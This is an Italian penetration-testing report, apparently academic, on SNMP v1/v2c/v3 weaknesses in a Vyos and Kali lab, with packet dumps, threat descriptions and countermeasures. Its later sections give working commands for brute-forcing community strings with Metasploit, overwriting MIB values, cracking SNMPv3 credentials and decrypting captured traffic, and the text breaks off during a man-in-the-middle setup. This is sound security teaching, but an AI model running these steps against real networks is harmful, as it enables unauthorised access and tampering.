192.168.1.15.161 > 192.168.1.25.33761: [udp sum ok] SNMPv3 F= USM B=39 T=30286 U="**user2**" ScopedPDU E=80001f888032100046f8c8675900000000 C="" GetResponse(121) R=1340059729 .1.3.6.1.2.1.1.1.0="Linux dario-K53SD 4.4.0-62-generic" 0x0000: 4500 00fd 7c26 4000 4011 3a51 c0a8 010f E...@.@.:Q.... 0x0010: c0a8 0119 00a1 c3c1 00e9 51c8 3081 de02 .....Q.0... 0x0020: 0103 3011 0204 427b d4b5 0203 00ff e304 ..0...B..... 0x0030: 0101 0201 0304 3330 3104 1180 001f 8880 ......301..... 0x0040: 3210 0046 f8c8 6759 0000 0000 0201 2702 2..F..gY.....'. 0x0050: 0278 2004 0575 7365 7232 040c e377 e075 .x...**user2**...w.u 0x0060: 048b db8a e1c6 afed 0400 3081 9004 1180 .....0..... 0x0070: 001f 8880 3210 0046 f8c8 6759 0000 0000 ....2..F..gY.... 0x0080: 0400 a279 0204 6fe9 0bd7 0201 0002 0100 ...y..o..... 0x0090: 306b 3069 0608 2b06 0102 0101 0100 045d 0k0i..+.....] 0x00a0: 4c69 6e75 7820 6461 7269 6f2d 4b35 3353 Linux.dario-K53S 0x00b0: 4420 342e 342e 302d 3632 2d67 656e 6572 D.4.4.0-62-gener 0x00c0: 6963 2023 3833 7e31 342e 3034 2e31 2d55 ic.83 14.04.1-U 0x00d0: 6275 6e74 7520 534d 5020 5765 6420 4a61 buntu.SMP.

Nel caso del terzo utente, eseguendo il comando

```
snmpget -v 3 -u user3 -l authPriv -a MD5 -A user3password -x DES -X
   ↪ user3encryption 192.168.1.15 .1.3.6.1.2.1.1.1.0
```

e andando a vedere l'output di tcpdump, si evince che nella parte relativa a SNMP il *msgUserName* viaggia in chiaro e contiene il valore User3 ma in questo caso sia il *msgAuthenticationParameters* che il *msgPrivacyParameters* sono cifrati e non leggibili.

Qui di seguito il dump testuale di tcpdump:

192.168.1.25.53282 > 192.168.1.15.161: SNMPv3 F=r USM B=0 T=0 U="" ScopedPDU E= C="" GetRequest(14) R=929607325 0x0000: 4500 005c 1363 4000 4011 a3b5

c0a8 0119 E..ċ@.@..... 0x0010: c0a8 010f d022 00a1 0048 83d2 303e 0201 ....."...H..0¿.. 0x0020: 0330 1102 045c b954 e602 0300 ffe3 0401 .0...Ṫ..... 0x0030: 0402 0103 0410 300e 0400 0201 0002 0100 ......0..... 0x0040: 0400 0400 0400 3014 0400 0400 a00e 0204 ......0..... 0x0050: 3768 ae9d 0201 0002 0100 3000 7h.....0.

192.168.1.15.161 > 192.168.1.25.53282: [udp sum ok] { SNMPv3 { F=ap } { USM B=39 T=31064 U="user3" } { ScopedPDU [!scoped PDU]0c_e7_53_2d_fc_8b_96_6e_ab_44_09_aa_30_fb_5f_33_11_1a }

0x0000: 4500 010d 5124 4000 4011 6543 c0a8 010f E...Q@.@.eC.... 0x0010: c0a8 0119 00a1 d022 00f9 45a4 3081 ee02 ....."..E.0... 0x0020: 0103 3011 0204 5cb9 54e5 0203 00ff e304 ..0...Ṫ..... 0x0030: 0103 0201 0304 3b30 3904 1180 001f 8880 .....;09..... 0x0040: 3210 0046 f8c8 6759 0000 0000 0201 2702 2..F..gY.....'. 0x0050: 0279 5804 0575 7365 7233 040c 667b cf46 .yX..**user3**..f.F 0x0060: f196 b951 50b2 24e8 0408 0000 0027 4a4e ...QP.....'JN 0x0070: 40c2 0481 980c e753 2dfc 8b96 6eab 4409 @.....S-...n.D. 0x0080: aa30 fb5f 3311 1a0a b309 8334 04d0 5f10 .0..3.....4.... 0x0090: 0a97 693e 1a88 90a0 5d4f e54e e46c 8604 ..i¿....]O.N.l.. 0x00a0: b59d 376d 11c3 69f2 0f97 6d09 0d9a 4a89 ..7m..i...m...J. 0x00b0: f6e9 0149 f9bd 294d 9f38 7270 6011 bb22 ...I..)M.8rp‘.." 0x00c0: 991a 4463 b50c cb2f 5b95 c25a bdd9 806a ..Dc.../[..Z...j 0x00d0: 7500 814a ded5 4c6a c67c 2fdb f496 021e u..J..Lj.—/..... 0x00e0: cbb3 4df4 e8fa 9ff8 db16 6c19 f3be c2ee ..M.....l..... 0x00f0: ea0f 4405 edb6 7bb4 6e98 cd23 8b04 8432 ..D....n.....2

Come vedremo un attaccante può provare degli attacchi di tipo dizionario per decifrare le PDU quando si usa SNMPv3 con AuthNoPriv e con AuthPriv.

2.4.3 RFC SNMPv3

SNMPv3 è documentato nei seguenti RFC:

D. Harrington, RFC-2271 “An Architecture for Describing SNMP Management Frameworks”, January 1998

J. Case, RFC-2272 “Message Processing and Dispatching for the Simple Network Management Protocol (SNMP)”, January 1998

D. Levi, RFC-2273 “SNMPv3 Applications”, January 1998

U. Blumenthal, RFC-2274 “User-based Security Model (USM) for version 3 of the Simple Network Management Protocol (SNMPv3)”, January 1998

B. Wijnen, RFC-2275 “View-based Access Control Model (VACM) for the Simple Network Management Protocol (SNMP)”, January 1998

J. Case, RFC-2570 “Introduction to Version 3 of the Internet-standard Network Management Framework”, April 1999

D. Harrington, RFC-2571 “An Architecture for Describing SNMP Management Frameworks”, April 1999

J. Case, RFC-2572 “Message Processing and Dispatching for the Simple Network Management Protocol (SNMP)”, April 1999

D. Levi, RFC-2573 “SNMP Applications”, April 1999

U. Blumenthal, RFC-2574 “User-based Security Model (USM) for version 3 of the Simple Network Management Protocol (SNMPv3)”, April 1999

B. Wijnen, RFC-2575 “View-based Access Control Model (VACM) for the Simple Network Management Protocol (SNMP)”, April 1999

R. Frye, RFC-2576 “Coexistence between Version 1, Version 2, and Version 3 of the Internet-standard Network Management Framework”, March 2000

J. Case, RFC-3410 “Introduction and Applicability Statements for Internet Standard Management Framework”, December 2002

D. Harrington, RFC-3411 “An Architecture for Describing Simple Network Management Protocol (SNMP) Management Frameworks”, December 2002

J. Case, RFC-3412 “Message Processing and Dispatching for the Simple Network Management Protocol (SNMP)”, December 2002

D. Levi, RFC-3413 “Simple Network Management Protocol (SNMP) Applications”, December 2002

U. Blumenthal, RFC-3414 “User-based Security Model (USM) for version 3 of the Simple Network Management Protocol (SNMPv3)”, December 2002

B. Wijnen, RFC-3415 “ View-based Access Control Model (VACM) for the Simple Network Management Protocol (SNMP)”, December 2002

R. Presuhn, RFC-3416 “Version 2 of the Protocol Operations for the Simple Network Management Protocol (SNMP)”, December 2002

2.5 Debolezze del protocollo SNMP

Un sistema di gestione della rete basato sul protocollo SNMP è esposto a diversi tipi di minaccia. Esse possono essere divise in due categorie:

- Accidentali: disastri naturali o sovraccarico del sistema dovuto a configurazioni errate.
- Intenzionali: utilizzo di risorse da parte di host non autorizzati, errori di trasmissione, sabotaggio dei nodi, che sono solo alcune delle minacce a cui SMNP è sottoposto.

Per essere in grado di proteggere il sistema da tali tipi di minaccia, è necessario eseguire un'analisi di sicurezza approfondita all'interno della rete. Sulla base di questa analisi occorre prendere delle misure necessarie per dare una protezione adeguata. Le minacce intenzionali più comuni a cui SNMP è soggetto sono:

1. ***Denial of Service***;

   E' un attacco mediante il quale si fanno esaurire le risorse di un sistema informatico che fornisce un servizio ai client, fino a renderlo non più in grado di erogare quel determinato servizio. Gli attacchi vengono attuati inviando molti pacchetti di richieste, al sistema che eroga il servizio. Per rendere più efficace l'attacco possono essere utilizzati anche degli zombie (computer inconsapevoli nei quali precedentemente è stato inserito un programma creato per attacchi di tipo DoS).

2. ***Manipulation***;

   E' un attacco mediante il quale tramite la manipolazione dei pacchetti è possibile riuscire a reperire informazioni utili dal sistema o ad iniettare informazioni errate.

3. ***Abuse of privilege***;

   E' un attacco mediante il quale si cerca di acquisire il controllo delle risorse di un sistema normalmente precluse ad un utente o ad un'applicazione in modo da poter attuare azioni non autorizzate ed impreviste.

4. ***Traffic pattern analysis***;

   L'analizzare traffico permette ad un attaccante di ricevere informazioni utili sul sistema che si sta monitorando, cosi da sapere quali servizi sono in esso attivi, che tipo di sistema operativo usa e moltissime altre informazioni utili a pianificare meglio un attacco per renderlo il più mirato possibile.

Una rete per essere sicura deve fornire delle proprietà di sicurezza adeguati come:

- Autenticazione: provare che i soggetti sono quelli che sostengono di essere
- Controllo degli accessi: assicurarsi che i soggetti abbiano l'autorizzazione per accedere ai vari oggetti
- Riservatezza: proteggere la riservatezza delle informazioni dalla divulgazione a host non autorizzati
- Integrità: protezione dei dati da danno o corruzione.

2.6 Vulnerabilità e minacce

In questa sezione saranno descritte le vulnerabilità di sicurezza a cui è esposto il protocollo SNMP.

1. ***Stringa di comunità*** (versioni affette SNMP v1/v2)

   La stringa di comunità SNMP è come una password; ogni nodo viene registrato dentro un'apposita comunità e può comunicare solo con altri nodi all'interno di essa. Il nome predefinito della comunità SNMP è PUBLIC ed è la prima cosa che un attaccante cerca di vedere. Molti prodotti vengono già forniti con questa stringa e in fase di configurazione non viene cambiata. Conoscere il nome della comunità a cui i vari nodi sono registrati permette all'attaccante di avere informazioni riguardante le configurazioni, le porte in uso, il numero di nodi, ecc.

   Contromisure: nella fase di configurazione dei nodi è consigliato cambiare la stringa di comunità SNMP da PUBLIC a un nome a nostra scelta, senza mai lasciare quella di default.

2. ***Worse then PUBLIC*** (versioni affette SNMP v1/v2)

   Alcuni nodi sottoposti a controllo da parte di SNMP non sono registrati in nessuna comunità e quindi l'attaccante può accedere al dispositivo, apprendere tutto quello che può da lui e se i permessi sono sia in lettura che scrittura (rw), può eventualmente modificarne la configurazione.

   Contromisure: assegnare sempre ai nodi una stringa di comunità SNMP di appartenenza e soprattutto cercare di dare i permessi in maniera adeguata per evitare di far leggere i dettagli di configurazione ad un attaccante o permettergli di sovrascrivere le configurazioni in uso.

3. ***Remote Packet Capturing*** (versioni affette SNMP v1/v2/v3)

   Esistono strumenti che effettuano la cattura dei pacchetti nella rete, e questo potrebbe portare un attaccante ad ottenere informazioni critiche sulle configurazioni o sui dati dei vari nodi. E' facile da effettuare soprattutto in reti di tipo broadcast. Ad un attaccante

può servire anche solo sapere che c'è una comunicazione tra i due nodi senza saperne il contenuto.

Contromisure: proteggere, tramite crittografia, il payload del pacchetto.

4. ***ICMP echo request*** (versioni affette SNMP v1/v2/v3)

   Alcuni nodi possono essere configurati per emettere ICMP echo request tramite l'Agent. Se questa procedura viene ripetuta più volte la memoria del nodo in questione può essere riempita e ciò causerebbe problemi di prestazioni e incapacità del nodo a poter rispondere ad altre richieste o ad erogare altri servizi.

   Contromisure: nessuna misura definitiva

3 Valutazione sperimentale SNMP

3.1 Setup

In questa sezione verrà configurato l'ambiente di lavoro per la fase di Penetration Test.

3.1.1 Software utilizzato

- 3 Virtual Machine con Vyos v1.1.7, per simulare 3 nodi di una rete e scaricabile all'indirizzo [1]
- 1 distribuzione Kali Linux v2017.1 con cui attaccare i nodi - Indirizzo IP: 192.168.1.15

3.1.2 Configurazione Vyos

1. Installare Vyos v1.1.7 in Oracle VirtualBox e avviare la Virtual Machine
2. Finita l'installazione inserire *username:* vyos, *password:* vyos
3. Configurare le interfacce sui vari nodi.

   Digitare il seguente comando per controllare i dettagli sulle interfacce attuali.

   ```
   show interfaces
   ```

   Attualmente non è configurato nessun indirizzo IP nell'interfaccia eth0

4. Per configurare un indirizzo IP nel nodo entare in modalita configure digitando:

   ```
   configure
   ```

   Configurare l'interfaccia desiderata tramite il comando

   ```
   set interfaces ethernet eth0 address <ip address>
   ```

   Settare i tre nodi con i seguenti indirizzi IP:

   - NODO A - 192.168.1.20
   - NODO B - 192.168.1.30
   - NODO C - 192.168.1.40

Salvare le modifiche tramite il comando

```
commit
save
```

e infine uscire dalla modalità configure tramite il comando

```
exit
```

5. Ridando il comando show interfaces si vedranno settati gli indirizzi IP assegnati all'interfaccia eth0

3.1.3 Configurazione SNMP in Vyos

- Entrare in modalità configure tramite il comando

```
configure
```

- Configurare SNMP sul nostro nodo tramite i comandi

```
set service snmp community public authorization ro
set service snmp community private authorization rw
```

salvare e uscire

```
commit
exit
```

- E' possibile vedere il servizio SNMP attivo sul nostro nodo eseguendo il comando

```
show service
```

3.2 Penetration Test

In questa sezione saranno eseguiti i vari penetration test nelle tre versioni di SNMP per mettere in risalto le vulnerabilità elencate in precedenza.

Gli obiettivi preposti sono:

1. Scansione della rete per trovare il nostro bersaglio;
2. Trovare la stringa di comunità per poter accedere e:
   (a) ottenere informazioni utili dal nostro bersaglio;
   (b) ottenere copia del MIB;
   (c) provare a cambiare il *valore di un oggetto* (OIDVALUE) all'interno del MIB del nostro bersaglio
3. Password Attack se la comunicazione Manager-Agent è con:
   (a) autenticazione e senza privacy (AuthNoPriv)
   (b) autenticazione e privacy (AuthPriv)
4. Man in the Middle Attack
5. DDoS Agent Attack

3.2.1 Port Scanning

Il Port Scanning è una tecnica progettata per esaminare un server o un host al fine di stabilire quali porte siano in ascolto sulla macchina.

Questa tecnica è spesso utilizzata dagli amministratori per verificare le politiche di sicurezza delle loro reti, e dagli hacker per identificare i servizi in esecuzione su un host e sfruttarne le vulnerabilità.

Lo strumento utilizzato in questo esperimento per il port scanning è nmap, utile per eseguire una scansione delle porte sul sistema di destinazione e per verificare se il servizio SNMP è abilitato.

nmap è scaricabile dal sito ufficiale[2]

Per impostazione predefinita, SNMP è in esecuzione alla porta UDP 161 e non verrà eseguito su porte differenti, a meno che non lo si configuri opportunamente.

- Eseguendo sul terminale il seguente comando vedremo gli host attivi nella nostra rete e lo stato della porta 161 (porta di default di SNMP)

```
nmap -sU 192.168.1.0/24 -p 161
```

  -sU: UDP Scan

  Questa opzione indica ad nmap di effettuare un ping scan e mostrare gli host che hanno risposto. E' molto utile per vedere i potenziali obiettivi senza attrarre molta attenzione.

  -p: Numero di porta

  Qui si riporta l'output testuale di nmap:

  Nmap scan report for modemtelecom.homenet.telecomitalia.it (192.168.1.1)

  Host is up (0.0089s latency).

  PORT STATE SERVICE

  161/udp open|filtered snmp

  MAC Address: E0:B9:E5:53:EF:C8 (Unknown)

  Nmap scan report for android.homenet.telecomitalia.it (192.168.1.11)

  Host is up (0.059s latency).

  PORT STATE SERVICE

  161/udp closed snmp

  MAC Address: 1C:B7:2C:33:0C:46 (Unknown)

  Nmap scan report for 192.168.1.20

  Host is up (0.00048s latency).

  PORT STATE SERVICE

  161/udp open snmp

  MAC Address: 08:00:27:71:1A:AD (Cadmus Computer Systems)

  Nmap scan report for kali.homenet.telecomitalia.it (192.168.1.15)

  Host is up (-0.075s latency).

  PORT STATE SERVICE

161/udp closed snmp

MAC Address: 00:1E:8C:47:DE:49 (Asustek Computer)

Nmap scan report for 192.168.1.30

Host is up (-0.078s latency).

PORT STATE SERVICE

161/udp open snmp

MAC Address: 08:00:27:C3:FF:52 (Cadmus Computer Systems)

Nmap scan report for 192.168.1.40

Host is up (-0.068s latency).

PORT STATE SERVICE

161/udp open snmp

MAC Address: 08:00:27:94:6C:C5 (Cadmus Computer Systems)

Nmap scan report for Linux.homenet.telecomitalia.it (192.168.1.254)

Host is up (0.014s latency).

PORT STATE SERVICE

161/udp closed snmp

MAC Address: E2:B9:E5:53:EF:C8 (Unknown)

Nmap scan report for dario-K53SD.homenet.telecomitalia.it (192.168.1.25)

Host is up (0.00043s latency).

PORT STATE SERVICE

161/udp open snmp

Prima di passare avanti illustrerò brevemente gli output possibili di nmap sulle porte.

Mentre molti port scanner considerano tutte le porte chiuse o aperte, nmap è molto più preciso.

Divide le porte in sei categorie o stati:

- Open

  Nmap posiziona le porte in questo stato quando un'applicazione accetta attivamente su questa porta connessioni TCP o UDP.

- Closed

  Nmap posiziona le porte in questo stato quando sono accessibili (ricevono e rispondono ai pacchetti di probe di nmap) ma non vi è alcuna applicazione in ascolto su di esse. E' utile nel mostrare che un host è attivo su un indirizzo IP.

- Filtered

  Nmap posiziona le porte in questo stato quando non può determinare con esattezza se la porta sia aperta o meno, perché un filtro di pacchetti impedisce ai probe di raggiungere la porta. Questo filtro può essere dovuto ad un firewall dedicato, alle regole di un router, o ad un firewall software installato sulla macchina stessa.

- Unfiltered

  Nmap posiziona le porte in questo stato quando una porta è accessibile, ma non è in grado di determinare se sia aperta o chiusa.

- Open|Filtered

  Nmap posiziona le porte in questo stato quando non è in grado di determinare se una porta sia aperta o filtrata. Questo accade per le scansioni per le quali una porta aperta non risponde in alcun modo.

- Closed|Filtered

  Nmap posiziona le porte in questo stato quando non è in grado di determinare se una porta sia chiusa o filtrata.

Questi stati non sono proprietà intrinseche delle porte stesse, ma descrivono come nmap le vede.

Ad esempio, una scansione nmap proveniente dalla stessa rete nella quale risiede l'obiettivo, può mostrare la porta 161/udp come open, mentre una scansione nello stesso momento e con gli stessi parametri ma proveniente da Internet può mostrare quella stessa porta come filtered.

La scansione precedente è stata effettuata,in ambiente linux,dalla macchina attaccante avente indirizzo IP 192.168.1.15. Le macchine con indirizzo IP 192.168.1.20, 192.168.1.30 e 192.168.1.40 sono invece delle virtual machine su cui è stato installato vyos e che vengono usate per simulare i nodi SNMP. Le macchine con IP 192.168.1.1, 192.168.1.11 e 192.168.1.25 sono invece macchine presenti nella stessa sottorete durante le simulazioni e lavorano in ambiente windows. La macchina preposta come obiettivo è quella avente IP 192.168.1.20.

Si può notare che il nostro obiettivo (Host IP: 192.168.1.20) ha risposto al ping scan (quindi è attivo) e inoltre alla porta 161 è in ascolto il servizio SNMP.

3.2.2 Community String Detection

In questa sezione saranno analizzati alcuni dei tool disponibili in MetaSploit Framework utili per il penetration testing di SNMPv1 e v2c.

MetaSploit è disponibile nel sito ufficiale [3]

Il primo in ordine di studio è il modulo snmp_login utile per trovare la stringa si comunità corretta del nostro bersaglio.

Il tipo di attacco che sarà descritto è di tipo *dizionario*.

Un attacco di questo tipo usa una lista di password conosciute e quindi più parole conterrà il nostro dizionario più efficiente sarà l'attacco.

Il tempo dell'attacco dipende dalla lunghezza del dizionario e dalle regole che si applicano. In questo caso MetaSploit ha già un dizionario con al suo interno una lista delle password più utilizzate per la stringa di comunità.

E' inoltre possibile reperire dei file aggiornati contenenti molteplici password usate in vari scenari e soprattutto dizionari di varie lingue. Un esempio di questo file lo si può vedere nel seguente repository di github [4].

Dalla distribuzione di Kali aprire il framework MetaSploit ed eseguire i seguenti comandi:

avviare il daemon di postgresql

```
service postgresql start
```

avviare MetaSploit

```
msfconsole
```

- per utilizzare il modulo snmp_login eseguire il seguente comando:

  ```
  use auxiliary/scanner/snmp/snmp_login
  ```

- per vedere le opzioni da settare per il nostro scanning eseguire il comando:

  ```
  show options
  ```

  Qui si riporta l'output testuale con le opzioni disponibili:

  Module options (auxiliary/scanner/snmp/snmp_login):

  BLANK_PASSWORDS false no Try blank passwords for all users

  BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5

  DB_ALL_CREDS false no Try each user/password couple stored in the current database

  DB_ALL_PASS false no Add all passwords in the current database to the list

  DB_ALL_USERS false no Add all users in the current database to the list

  PASSWORD no The password to test

  PASS_FILE /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt no File containing communities, one per line

  RHOSTS yes The target address range or CIDR identifier

  RPORT 161 yes The target port

  STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host

  THREADS 1 yes The number of concurrent threads

  USER_AS_PASS false no Try the username as the password for all users

  VERBOSE true yes Whether to print output for all attempts

  VERSION 1 yes The SNMP version to scan (Accepted: 1, 2c, all)

  Il campo di nostro interesse è RHOSTS a cui sarà assegnato l'indirizzo IP del nostro bersaglio.

  Inoltre è utile sapere che alla voce PASSFILE è possibile inserire il file da utilizzare per il nostro attacco.

  In questo caso MetaSploit utilizzerà il suo dizionario di default, ma nulla toglie che è possibile settare il percorso di un file contenente altre password.

- Eseguire il comando:

  ```
  set RHOSTS 192.168.1.20
  ```

  e avviare il tool eseguendo

  ```
  run
  ```

MetaSploit è riuscito ad effettuare la log-in in tutte e 3 le configurazioni di SNMP attive su Vyos. Inoltre ci da informazioni sul tipo di autorizzazione (ro = read-only; rw = read-write). Questo è stato possibile poiché sono state mantenute due configurazioni di default (*public* e *private*) e alla terza invece è stato assegnato un nome comune (*monitor*), presente nel dizionario.

In Tabella 8 l'output generato da MetaSploit:

IP	COMMUNITY	ACCESS LEVEL
192.168.1.20:161	public	read-only:sysDescr:Vyatta Vyos 1.1.7
192.168.1.20:161	private	read-write:sysDescr:Vyatta Vyos 1.1.7

Tabella 8: Output MetaSploit

- Richiediamo tutti gli *Object Identifier* (OID) presenti nel MIB del nostro nodo e salviamoli in un file eseguendo il comando

```
snmpget -v1 -c public 192.168.1.20 > 'root/Desktop/snmpfile/snmp.txt'
snmpget -v1 -c private 192.168.1.20 > 'root/Desktop/snmpfile/snmp.txt'
```

oppure

```
snmpget -v2c -c public 192.168.1.20 > 'root/Desktop/snmpfile/snmp.txt'
snmpget -v2c -c private 192.168.1.20 > 'root/Desktop/snmpfile/snmp.txt'
```

Un OID di nostro interesse può essere per esempio quello relativo al nome del nodo, il cui valore è iso.3.6.1.2.1.1.5.0

- Adesso, tramite MetaSploit, cambieremo il nome di questo nodo eseguendo i comandi

```
use auxiliary/scanner/snmp/snmp_set
```

(tramite il quale viene settato l'host bersaglio)

```
set RHOST 192.168.1.20
```

(tramite il quale viene settata la community - possiamo scegliere tra public o private)

```
set community public
set community private
```

(tramite il quale viene settato l'OID bersaglio)

```
set oid iso.3.6.1.2.1.1.5.0
```

(tramite il quale viene settato un nuovo valore all'OID bersaglio)

```
set oidvalue "HACKED NODE"
```

Nel primo caso essendo la community public in modalità ro non è possibile assegnare il nuovo valore all'OID bersaglio poichè è in sola lettura, quindi può essere utile solo per raccogliere i valori dal MIB ma senza poterli cambiare.

Nel secondo caso invece essendo la community private in modalità rw è possibile assegnare un nuovo valore all'OID bersaglio.

Eseguendo uno dei due comandi sulla community private

```
snmpget -v1 -c private 192.168.1.20 iso.3.6.1.2.1.1.5.0

snmpget -v2c -c private 192.168.1.20 iso.3.6.1.2.1.1.5.0
```

dal dump testuale possiamo notare che il nome del nodo non è più 'VyosA' ma HACKED NODE.

Qui il dump testuale:

root@kali: snmpget -v2c -c private 192.168.1.20 iso.3.6.1.2.1.1.5.0

iso.3.6.1.2.1.1.5.0 = STRING: "HACKED NODE"

Valutazione sull'attacco:

Con questa tecnica è possibile invalidare qualsiasi valore presente nel MIB della vittima e dare delle informazioni errate a tutti gli altri nodi della rete e a chi li gestisce. Un attaccante può quindi ingannare il Manager oppure può usare questo attacco anche solo per carpire informazioni riguardanti i nodi.

La soluzione per ovviare a questo tipo di attacco è cercare di non dare nomi generici o di non lasciare le configurazioni di default nei nodi per evitare che un attaccante riesca a ad effettuare la log-in.

Si deve inoltre stare attenti poiché non è detto che i nomi assegnati alla stringa di comunità non siano presenti nei vari dizionari reperibili in rete che sono sempre in continuo aggiornamento.

3.2.3 Password Attack SNMP v3

In questa sezione se il Manager e l'Agent prevedono una comunicazione senza autenticazione né privacy (NoAuthNoPriv), una comunicazione con autenticazione e senza privacy (AuthNoPriv) oppure una comunicazione con autenticazione e privacy (AuthPriv) è possibile provare, tramite questo script scritto in Ruby, a fare User Enumeration e Password Cracking.

Il codice completo dello script lo si trova in appendice A.

La configurazione prevede la creazione in un ambiente Linux Debian versione 9 la creazione di 3 utenti SNMPv3.

Creare gli utenti eseguendo i comandi:

```
net-snmp-config --create-snmpv3-user1 -rw
net-snmp-config --create-snmpv3-user2 -rw -A user2password
net-snmp-config --create-snmpv3-user3 -rw -A user3pass user3encryption
```

Accedere al file di configurazione di SNMP digitando:

```
sudo nano /etc/snmp/snmpd.conf
```

e in coda al file saranno presenti le seguenti righe:

```
#
createUser user1
createUser user2 MD5 user2password
createUser user3 MD5 user3password DES user3encryption
#
```

```
rwuser user1 noauth 1.3.6.1.2.1.1
rwuser user2 auth 1.3.6.1.2.1
rwuser user3 priv 1.3.6.1.2.1
```

Avviare adesso il daemon snmpd digitando il comando:

```
sudo \etc\init.d\snmpd start
```

Per eseguire lo script è necessaria nella macchina Kali una versione di Ruby $\geq$ alla 2.3

Avviamo lo script eseguendo da terminale il comando:

```
ruby test.rb --hosts hosts.txt --users users.txt --passlist pass.txt --enclist
    ↪ enc.txt
```

- –hosts = file contenente il target della rete da scansionare oppure i singoli indirizzi IP
- –users = file contenente un dizionario con nomi utenti
- –passlist = file contenente un dizionario con le password
- –enclsit = file contenente un dizionario con le password-encryption

L'output completo che lo script genererà alla fine è il seguente:

In Tabella 9 è possibile vedere l'enumerate degli utenti SNMPv3

NomeUtente.	HOST
User1	192.168.1.15
User2	192.168.1.15
User3	192.168.1.15

Tabella 9: Enumerate SNMPv3 User

In Tabella 10 è possibile vedere la lista degli utenti che non richiedono password

NomeUtente.	HOST
User1	192.168.1.15

Tabella 10: Utenti che non richiedono la password per connettersi

In Tabella 11 è possibile vedere l'output generato dallo script e in particolare la lista degli utenti che richiedono la password senza encryption

NomeUtente.	HOST	Password
User2	192.168.1.15	User2Password

Tabella 11: Utenti e Password (No encryption configured)

In Tabella 12 è possibile vedere l'output generato dallo script e in particolare la lista degli utenti che richiedono la password con encryption

NomeUtente.	HOST	Password	Encryption
User3	192.168.1.15	User3Password	User3Encryption

Tabella 12: Utenti e Password (MD5 e DES encryption)

Valutazione sull'attacco

Andando ad analizzare lo script si evince (tramite un attacco di tipo brute force) che:

1. se l'utente non richiede autenticazione per connettersi (NoAuthNoPriv) e nella lista è presente lo username allora riesce a darci il nome con cui effettuare la login e poter quindi usare il nodo.

2. se l'utente invece usa un'autenticazione ma non l'encryption (AuthNoPriv) e nel file è presente la password associata a quello user, riesce a darci nome e password per effettuare la login.

3. se l'utente invece usa un'autenticazione MD5 e DES encryption (AuthPriv) dobbiamo inserire nello script anche un file per l'encryption, che se riesce tornerà nome e password per effettuare il login.

E' anche possibile accedere a queste informazioni come username e password e poi tramite uno sniffing di pacchetti come wireshark andare,una volta catturati i pacchetti SNMPv3 con AuthNoPriv o AuthPriv,a settare il programma per decifrarli tutti e far vedere che valori del MIB stanno viaggiando sulla rete e le informazioni in esso contenute.

Per settare wireshark con questa opzione basta andare in Edit/Preferences/Protocol/SNMP/UserTable creare un nuovo profilo e inserire i dati appena raccolti dallo script; a questo punto da questo momento in poi wireshark, se le credenziali sono corrette, ritornerà i pacchetti in chiaro.

E' inoltre possibile combinare questo attacco con quello precedente per andare ad invalidare dei valori nel MIB o anche solo per sapere informazioni sulle entità presenti nella rete.

3.2.4 Man in the Middle Attack

In un attacco di tipo *Man in the Middle* (MITM), l'attaccante prende il controllo completo dei pacchetti all'interno di un canale di comunicazione, leggendoli, falsificandoli o manipolandoli.

In questa sezione si analizzerà com'è possibile effettuare un attacco MITM

Software Utilizzato:

- Nmap
- Scapy

  Scapy è un potente programma di manipolazione dei pacchetti interattivo. E' in grado di creare pacchetti contenenti un ampio numero di protocolli, inviarli e catturarli. Si può facilmente gestire la maggior parte dei compiti classici come la scansione,tracerouting,test di unità, attacchi o l'individuazione di host nella rete.

  Esso svolge anche altri compiti specifici che la maggior parte degli altri strumenti non riesce a gestire, come l'invio di frame non validi,combinazioni di tecniche (VLAN, cache poisoning + ARP, decodifica VOIP su canale cifrato con WEP ecc..).

  E' scaricabile dal sito SecDev.org [5] e serve una versione di Python installata ≥ 2.4

Penetration Test

E' possibile che un amministratore di rete abbia configurato i propri nodi per rispondere soltanto a richieste provenienti da un solo indirizzo IP, cioè quello del Manager.

Con questo accorgimento qualsiasi richiesta per interrogare il MIB, fatta da un IP non corrispondente, viene ignorata,causando l'impossibilità da parte dell'attaccante di avere informazioni riguardante i nodi.

L'attacco descritto prevede l'utilizzo di 2 Virtual Machine con Vyos v1.1.7 installato e una distribuzione Kali Linux v2017.1, per simulare una LAN (192.168.2.0/24).

In Figura 2 uno schema della configurazione




Figura 2: Lan Configuration

Configurare l'interfaccia desiderata eseguendo il comando

```
set interfaces ethernet eth0 address <ip address>
```

Settare nei 2 nodi con Vyos i seguenti indirizzi IP:

- NODO A (SNMP Manager) - 192.168.2.1
- NODO B (SNMP NODE vittima) - 192.168.2.2

Configurare l'SNMP NODE per ricevere richieste solo dal Manager eseguendo i comandi:

```
set service snmp authorization client 192.168.2.1 rw
```

Salvare le modifiche digitando

```
commit
save
```

e infine uscire dalla modalità configure digitando

```
exit
```

Se l'attaccante adesso dalla macchina con Kali prova ad interrogare il MIB del SNMP Node tramite il comando

```
snmpget -v1 -c public 192.168.2.2 iso 3.6.1.2.1.1.5.0
```

non riceverà nessuna risposta.

In Tabella 13 è possibile vedere la cattura di wireshark dove si nota solo il pacchetto di get-request da parte dell'attaccante senza vedere mai il pacchetto di get-response da parte del SNMP Node, questo perché l'attaccante non è autorizzato a inviare richieste e quindi il nodo non manda risposte.

NO.	Sorgente	Destinazione	Protocollo	Info
1	192.168.2.3	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
2	192.168.2.3	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
3	192.168.2.3	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0

Tabella 13: Cattura pacchetti SNMP inviati dall'attaccante

Qui anche il dump testuale di tcpdump contente solo le get-request:

20:48:58.686782 IP (tos 0x0, ttl 64, id 33140, offset 0, flags [DF], proto UDP (17), length 71) 192.168.2.3.59518 > 192.168.2.2.161: [bad udp cksum 0x84b1 − > 0xc50b!] SNMPv1 GetRequest(28) R=8667772 .1.3.6.1.2.1.1.5.0

